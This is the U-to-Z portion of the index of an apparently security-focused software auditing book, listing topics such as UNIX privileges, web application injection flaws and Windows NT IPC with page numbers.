script URI, 1089
URLs, embedding state in, 1032-1033
use cases, UML (Unified Markup Language), 54
use scenarios, 51
uselib( ) function, 578
User Datagram Protocol (UDP), 35
user IDs (UIDs), UNIX, 461
functions, 468-475
User-Agent header field (HTTP), 1020
users, UNIX, 461-462
effective users, 464-465
file security, 494-512

home directories, 462
privilege vunerabilities, 477-494
real users, 464
saved set users, 465
setuid (set-user-id), 464
shells, 462
superusers, 461
UIDs (userIDs), 464-465
user ID functions, 468-475
user IDs (UIDs), 461
usual arithmetic conversions, 233 , 238-243 , 245
UTF-8 encoding, 447-448
UTF-16 encoding, 449
utilitiy functions, HTTP (Hypertext Transfer Protocol), 941-942
V
validation
authorization, insufficient validation, 38
IP headers, 836-844
name validation, DoS (denial of service) attacks, 931-932
originator validation, 47
TCP headers, 866-867
UDP headers, 864
value bits, unsigned integer types, 206
value preservation, C programming language, 225-226
value-preserving promotions, 234
values, Windows NT registry, value squatting, 682-684
Van der Linden, Peter, 204
/var directory (UNIX), 463
variables
auditing, 298-326
arithmetic boundaries, 316-319
initialization, 312-315
lists, 321-326
object management, 307-312
structure management, 307-312
tables, 321-322 , 326

type confusion, 319 , 321
environment variables, 1087-1093
PATH_INFO, 1022
PThread API, condition variables, 812-813
relationships, 298-303 , 305-307
Vary header field (HTTP), 1020
VBScript, 1117-1118
vendor ID payloads, ISAKMP (Internet Security Association and Key Management Protocol), 971
Version header field (HTTP), 1020
versions of HTTP (Hypertext Transport Protocol), 1017-1018
vfork( ) function, 562
Via header field (HTTP), 1020
View component (MVC), 1045
ViewState, ASP.NET, 1121
virtual device drivers, 511
virtual memory areas (VMAs), 343
Virtual Memory System (VMS), 626
virtual private machines (VPNs), 88
virtualization, 81
visibility of clients, 1046-1047
Vista objects, namespaces, 631
VMAs (virtual memory areas), 343
VMs (virtual machines), operational vulnerabilities, preventing, 79
VMS (Virtual Memory System), 626
VPNs (virtual private networks), 88
vreply( ) function, 424
vsnprintf( ) function, 424
Vulnerability in Filtering a Character Sequence listing (8-25), 437
Vulnerability in Filtering a Character Sequence #2 listing (8-26), 438
Vulnerable Hex-Decoding Routine for URIs listing (8-5), 404
vunerabilities
accountability, 40-41
authentication, 36
insuffiecient validation, 38
untrustworthy credentials, 37
authorization, 39

availability, 48-49
encryption, 43-45
integrity, 47-48
operational vulnerabilities, 76
access control, 69-70
attack surfaces, 68
authentication, 75
default site installations, 75
development protective measures, 76-79
directory indexing, 74
exposure, 68-73
file handlers, 74
host-based measures, 79-83
HTTP request methods, 73
insecure defaults, 69
network profiles, 73
network-based measures, 83-89
overly verbose error messages, 75
public-facing administrative interfaces, 76
secure channels, 71-72
spoofing, 72
unnecessary services, 70-71
Web-specific vunerabilities, 73-76
operational vunerabilities, 67-68
operators
right shift, 272-275 , 277
size, 271-272
pointers, 280-282
software, 4-5 , 18
bugs, 4-5
classifying, 14-17
data flow, 18-19
design vunerabilities, 14-15
environmental attacks, 21-22
exceptional conditions, 22
implementation vunerabilities, 15-16

input, 18-19
interfaces, 21
operational vunerabilities, 16
security policies, 5-7
trust relationships, 19-20
type conversions, 246-248
C programming language, 246-270
sign extensions, 248-265
vunerability classes, 14-16
W
wait functions, 765
waitable timer, Windows NT, 769-770
Wang, Xiaoyun, 48
Warning header field (HTTP), 1020
waterfall models, 13
wcsncpy( ) function, 453
Web 2.0, 1083
Web applications
access control, 1057-1058
ASP (Active Server Pages), 1113
configuration settings, 1118
cross-site scripting, 1118
file access, 1115
file inclusion, 1116-1117
inline evaluation, 1117-1118
shell invocation, 1115
SQL injection queries, 1113 , 1115
ASP.NET, 1118
configuration settings, 1121-1123
cross-site scripting, 1121
file access, 1119-1120
file inclusion, 1120
inline evaluation, 1121
shell invocation, 1120
SQL injection queries, 1118-1119
auditing, 1078-1081

activities to isolate, 1079
avoiding assumptions, 1080
black box testing, 1079
enumerating functionality, 1081
goals, 1081
multiple approaches, 1080
reverse-engineering, 1081
testing and experimentation, 1080-1081
authentication, 1056-1057
authorization, 1057-1058
business logic, 1041
C/C++ problems, 1075
CGI (Common Gateway Interface), 1009-1010 , 1086
environment variables, 1087-1093
indexed queries, 1086-1087
client control, 1047-1048
client visibility, 1046-1047
dynamic content, 1009
ecryption, 1058-1059
HTML (Hypertext Markup Langage), 1009
HTTP (Hypertext Transport Protocol), 1009
authentication, 1033-1036 , 1056-1057
cookies, 1036-1038
embedded path information, 1022-1023
forms, 1024-1025
headers, 1018-1020
methods, 1020-1022 , 1025-1026
overview of, 1014
parameter encoding, 1026
query strings, 1023-1024
requests, 1014-1016
responses, 1016-1017
sessions, 1038-1039 , 1049-1056
state maintenance, 1027-1039
versions, 1017-1018
IDC (Internet Database Connection), 1013

Java servlets, 1105-1106
configuration settings, 1112-1113
cross-site scripting, 1110-1111
file access, 1107-1108
file inclusion, 1108-1109
inline evaluation, 1110
JSP file inclusion, 1109-1110
shell invocation, 1108
SQL injection queries, 1106-1107
threading, 1111-1112
Web server APIs versus, 1106
N-tier architectures, 1041 , 1043
business tier, 1042-1044
client tier, 1042
data tier, 1042-1043
MVC (Model-View-Controller), 1044-1045
Web tier, 1042 , 1044-1045
OS and file system interaction, 1066
execution, 1067
file uploading, 1068-1069
null bytes, 1068
path traversal, 1067-1068
programmatic SSI, 1068
overview of, 1007-1008
page flow, 1048-1049
parameters, transmitting, 1022
embedded path information, 1022-1023
forms, 1024-1025
GET method, 1023 , 1026
parameter encoding, 1026
POST method, 1025-1026
query strings, 1023-1024
Perl, 1093
cross-site scripting, 1096
file access, 1094
file inclusion, 1095

inline evaluation, 1095-1096
shell invocation, 1095
SQL injection queries, 1093-1094
taint mode, 1096
phishing and impersonation, 1059-1060
PHP (PHP Hypertext Preprocessor), 1096-1097
configuration settings, 1104-1105
cross-site scripting, 1103
file access, 1098-1099
file inclusion, 1101
inline evaluation, 1101-1103
shell invocation, 1099 , 1101
SQL injection queries, 1097-1098
presentation logic, 1040-1041
redundancy, 1040
security environment, 1075-1078
server-side scripting, 1013-1014
sessions, 1049-1052
security vulnerabilities, 1051-1052
session management, 1052-1053
session tokens, 1053-1056
SQL injection, 1061-1062
parameterized queries, 1062-1063
prepared statements, 1062
second order injection, 1064-1065
stored procedures, 1063-1064
testing for, 1065-1066
SSIs (server-side includes), 1011
static content, 1009
Struts framework, 1008
threading issues, 1074
URIs (Uniform Resource Identifiers), 1009
Web server APIs, 1010-1011
XML injection, 1069-1070
XPath injection, 1070-1071
XSLT (Extensible Stylesheet Language Transformation), 1012

XSS (cross-site scripting), 1071-1074
Web Distributed Authoring and Versioning (WebDAV) methods, 1022
Web server APIs, Java servlets versus, 1106
Web servers
APIs, 1010-1011
directory indexing, 74
server-side scripting, 1013-1014
server-side transformation, 1012
SSIs (server-side includes), 1011
Web Services, 1084
AJAX (Asynchronous JavaScript and XML), 1085
REST (Representational State Transfer), 1085
SOAP (Simple Object Access Protocol), 1085
Web Services Description Language (WSDL), 1084
Web tier (Web applications), 1042 , 1044-1045
Web-specific vulnerabilities, applications, 73-76
authentication, 75
default site installations, 75
directory indexing, 74
file handlers, 74
HTTP request methods, 73
overly verbose error messages, 75
public-facing administrative interfaces, 76
web.config file, ASP.NET, 1121-1123
WebDAV (Web Distributed Authoring and Versioning) methods, 1022
Weil, Alejandro David, 885
WEP (Wired Equivalent Privacy), 84
white-list filters, metacharacters, 435-436
Whitehead, Alfred North, 67
Wi-Fi Protected Access (WPA), 85
WideCharToMultiByte( ) function, 451-452 , 457
width, integer types, 206 , 226-227
Wilson, Daniel H., xvii
window scale option, TCP (Transmission Control Protocol) processing, 889
window station, IPC (interprocess communications), 690
Windows functions, Unicode, 450-457

Windows Internals , 4th Edition, 628
Windows messaging, IPC (interprocess communications), 689-698
DDE (Dynamic Data Exchange), 697
desktop object, 690-691
shatter attacks, 694-697
window station, 690
WTS (Windows Terminal Services), 697-698
Windows NT, 625 , 627
COM (Component Object Model)
Active X security, 749-754
application IDs, 728
automation objects, 729 , 749
CLSID mapping, 728
components, 725-727
DCOM Configuration utility, 732
interfaces, 727-728
OLE (Object Linking and Embedding), 728
proxies, 730
stubs, 731
threading, 729-730
type libraries, 731
DCOM (Distibuted Component Object Model)
access controls, 734-736
application audits, 741-749
application identity, 732-733
application registration, 741-743
ATL (Active Template Library), 740
DCOM Configuration utility, 731-732
impersonation, 736-737
interface audits, 743-749
MIDL (Microsoft Interface Definition Language), 738-740
subsystem access permissions, 733-734
development of, 626
event objects, 767
file access, 659
canonicalization, 663-666

case sensitivity, 673
device files, 666-668
DOS 8.3 filenames, 673-674
extraneous filename characters, 670-672
File I/O API, 661-675
file open audits, 674-675
file squatting, 662-663
file streams, 668-670
file types, 668
links, 676-680
permissions, 659-661
IPC (interprocess communications), 685
COM (Component Object Model), 725-754
DDE (Dynamic Data Exchange), 697
desktop object, 690-691
impersonation, 688-689
mailslots, 705-706
messaging, 689-698
pipes, 698-705
redirector, 686-688
RPCs (Remote Procedure Calls), 706-724
security, 686-689
shatter attacks, 694-697
window station, 690
WTS (Windows Terminal Services), 697-698
KOM (Kernel Object Manager), 627
multithreaded programs, synchronicity, 813-815
mutex objects, 766
namespaces, 629
objects, 627-629
boundary descriptor objects, 631
handles, 632-636
namespaces, 629-632
nonsecurable objects, 629
SymbolicLink objects, 629
system objects, 628

origins of, 626
pipes
anonymous pipes, 698
creating, 699-700
impersonation, 700-703
named pipes, 698-699
permissions, 698-699
pipe squatting, 703-705
POSIX subsystem, signals, handling, 784
processes, 654
DLL loading, 656-658
loading, 654-655
process synchronization, 765-770
services, 658-659
ShellExecute( ) function, 655
ShellExecuteEx( ) function, 655
registry, 680
key permissions, 681-682
key squatting, 682-684
predefined keys, 681
value squatting, 682-684
RPCs (Remote Procedure Calls)
ACFs (application configuration files), 710
application audits, 722-724
connections, 706
context handles, 718-721
DCE (Distributed Computing Environment) RPCs, 706
IDL file structure, 708-710
impersonation, 716-717
MIDL (Microsoft Interface Definition Language), 708
ONC (Open Network Computing) RPCs, 706
proprietary state mechanisms, 721
RPC servers, 711-716
threading, 721
transports, 707-708
security descriptors, 647-648

access masks, 648-649
ACL inheritance, 649
ACL permissions, 652-653
programming interfaces, 649-652
strings, 651-652
semaphores, 768
sessions, 636-647
access tokens, 639-645 , 647
logon rights, 638
SIDs (security IDs), 637-638
threads, 654
waitable timer, 769-770
Windows registry, path metacharacters, 420-422
Windows System Programming , 654
WinObj, 629-630
Wired Equivalent Privacy (WEP), 84
Wojtczuk, Rafal, 577
working directories, UNIX, 574
working papers, application review, 103-104
WPA (Wi-Fi Protected Access), 85
Writing Secure Code , 2nd Edition, 50 , 648 , 736
writing to files, stdio file system, 555-556
WSDL (Web Services Description Language), 1084
_wsprintfW( ) function, 391
WTS (Windows Terminal Services), Windows messaging, 697-698
WWW-Authenticate header field (HTTP), 1020
WWW-Link header field (HTTP), 1020
WWW-Title header field (HTTP), 1020
X
XER (XML Encoding Rules), ASN.1 (Abstract Syntax Notation), 983-984
XF86_SVGA servers, privileges, misuse of, 478
_xlate_ascii_write( ) function, 354
XML (eXtensible Markup Language)
encoding, 443-444
injection, 1069-1070
XML injection, 1069-1070

XPath injection, 1070-1071

XPath injection, 1070-1071

XSLT (Extensible Stylesheet Language Transformation), 65 , 1012

XSS (cross-site scripting), 1071-1074

Y–Z

Yu, Hongbo, 48

Zalewski, Michael, 256 , 546 , 577 , 806 , 877 , 880

zero extensions, 226

Zero-Extension Example listing (6-15), 258

zero-length fragment, 909

zones, DNS (Domain Name System), 986-987